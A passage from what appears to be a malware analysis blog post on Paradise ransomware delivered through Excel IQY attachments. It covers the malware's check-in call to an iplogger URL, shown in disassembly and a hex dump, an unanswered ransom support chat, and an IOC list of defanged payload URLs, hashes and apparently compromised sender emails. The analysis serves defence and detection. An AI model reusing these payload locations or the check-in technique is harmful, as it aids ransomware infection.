The last task the malware completes is a short connection to a URL (*iplogger.com*) stored in the malware’s resource section.

```

.text:004031B6      mov     ecx, resource    ; embedded resource
.text:004031BC      add     ecx, 4856         ; offset to iplogger.org
.text:004031C2      call   check_in

```

Figure 24: Extract URL from embedded resource.

```

000012F0  00 00 00 00 00 00 00 00 68 00 74 00 74 00 70 00 73  .....h.t.t.p.s
00001300  00 3A 00 2F 00 2F 00 69 00 70 00 6C 00 6F 00 67  .../.i.p.l.o.g
00001310  00 67 00 65 00 72 00 2E 00 6F 00 72 00 67 00 2F  .g.e.r...o.r.g./
00001320  00 31 00 41 00 73 00 57 00 79 00 37 00 00 00 00  .l.A.s.W.y.7....
00001330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00001340  00 00 00 00 00 00 00 00 07 00  .....

```

Figure 25: URL in resource.

This appears to just be a simple check-in/notification of infection C2, as no data is sent to C2 in this request. A NULL value is passed as *IpOptional* parameter to *HttpSendRequest*.

Interaction with Ransomware Support

To further understand the attack, we made an attempt to interact with the ransomware’s support team. The URL from the ransom note points to the chat’s login page, as shown in Figure 26.




Figure 26: Ransomware Support chat

login.

Upon logging in, you are greeted with an automated message, as well as a set of rules for the chat room.





Figure 27: Ransomware Support chat.

Unfortunately, we never received a reply. What is interesting is that the time date format matches what is used in many European Countries.



Client id #oTYJBu

my files on my computer look really weird and this message said to go to this chat

17:06 | 17.01.2020

Client id #oTYJBu

is someone there? i need help please

17:07 | 17.01.2020

Client id #oTYJBu

hello?

17:39 | 17.01.2020

Figure 28: Ransomware Support lack

of correspondence.

Revisiting the static properties of the malware, it has a Compilation Timestamp of **2019-12-08 18:42:38 (UTC)**, which would fall at around 7:42pm in Europe. The malware was first submitted to VT from an IP with a geolocation of Great Britain, at 2019-12-10 16:08:25 (UTC).

Conclusion

In summary, this campaign exhibited how weaponized IQYs can be an effective technique for an attacker to infiltrate a network. Since these IQYs contain no payload (just a URL), they can be challenging for organizations to detect. Organizations may have to rely on a 3rd party URL reputation service if they do not have appliances in place to analyze and interrogate these URLs.

Although it has been around since at least 2017, public knowledge of the Paradise ransomware is not wide-spread. This ransomware does contain a few evasion techniques that prove to be interesting and effective, such as implementing its encryption algorithm manually/at the source level, to avoid API calls. The algorithm used (Salsa20) is not very commonly employed by ransomware, although it has been observed being leveraged by certain versions of Sodinokobi, and Anatova. Lastly, it is always interesting whenever malware hard-codes a whitelist/blacklist of countries.

References

[1] <https://exchange.xforce.ibmcloud.com/collection/Necurs-spreads-FlawedAmmyy-RAT-using-Excel-Internet-Query-attachments-c34ee7d56e1c32ab3592e47bae9f9f53>


IOCs

sender	helmut-weiling@t-online.de
sender	kamel111@t-online.de
sender	meinzi@t-online.de
sender	permanent-studio-petra@t-online.de
sender	salamiboy97@t-online.de
sender	sarah.pilcke@t-online.de
sender	stefan.kathrin@t-online.de
sender	w.hiebenthal@t-online.de
sender	blackzor@t-online.de
sender	christianmicheel@t-online.de
sender	dirk.hoetger@t-online.de
sender	heinz-ulrich.link@t-online.de
sender	hendrik.peters14@t-online.de
sender	norokom@t-online.de
sender	polar964@t-online.de
sender	rhcorneli@t-online.de
sender	roland.ruehl@t-online.de
sender	sabrina-munz@t-online.de
subject	RE order_3941943
subject	RE.key-2561
subject	Subject key#20335
subject	subject Offer-57714
subject	Subject offer-96226
subject	subject.:order 4686
subject	subject.key_963064

subject	Subject.order 5366
subject	fwd _1896728
subject	Fwd 104
subject	Fwd:-936300
subject	fwd:offer-6692
subject	fwd.Offer_6568
subject	Re:order 9025
subject	subject:#912352
subject	subject. 40038
subject	subject. 815779
subject	subject.:Offer_4822354
attachment name	0068929.iqy
attachment name	186031.iqy
attachment name	44127.iqy
attachment name	77932.iqy
attachment name	9068.iqy
attachment name	cv_1299934.iqy
attachment name	info 81081888.iqy
attachment name	offer#006155.iqy
attachment name	086309.iqy
attachment name	4310.iqy
attachment name	496969.iqy
attachment name	7109.iqy
attachment name	cv 581109.iqy
attachment name	Offer_52206.iqy
attachment name	Order_5636350.iqy

attachment name	order-5230.iqy
attachment name	profile_94414582.iqy
attachment name	Profile#3973.iqy
URL from IQY	hxxp://ocean-v[.]com/wp-content/1.txt
URL from PowerShell command	hxxp://ocean-v[.]com/wp-content/1.exe
URL from IQY	hxxps://ugajin[.]net/wp-content/upgrade/upd.txt
URL from PowerShell command	hxxps://ugajin[.]net/wp-content/upgrade/key.exe
“Check in” URL	hxxps://iplogger[.]org/1AsWy7
URL from Ransom Note	hxxp://prt-recovery[.]support/chat/25-decryptor
IQY MD5	34517181440f4e9d6371bcb1a3aa8a6f
IQY MD5	8df3bf295bf6002bda1cead3d527403d
Paradise Ransomware (key.exe) MD5	9ac8c2482e25dab49befb711172924f7
1.exe	e1981688506ff4e8b22731d3a0566334
Paradise Ransomware – Full Path	%TEMP%\key.exe
Paradise Ransomware – Full Path (copy)	%APPDATA%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\exe
Paradise Ransom Note	—==%\$\$\$OPEN_ME_UP\$\$\$==—.txt

- [About](#)
- [Latest Posts](#)



James Haughom

James Haughom is a Malware Reverse Engineer at Lastline. Prior to Lastline, James supported Incident Response and Intel teams in the federal space as a contractor. This support included Malware Analysis/Reverse Engineering, DFIR, and Tool Development.



Latest posts by James Haughom ([see all](#))

- [Evolution of Excel 4.0 Macro Weaponization](#) - June 2, 2020
- [IQY files and Paradise Ransomware](#) - March 10, 2020

Tags:

[Excel](#), [IQY](#), [Paradise](#), [Ransomware](#)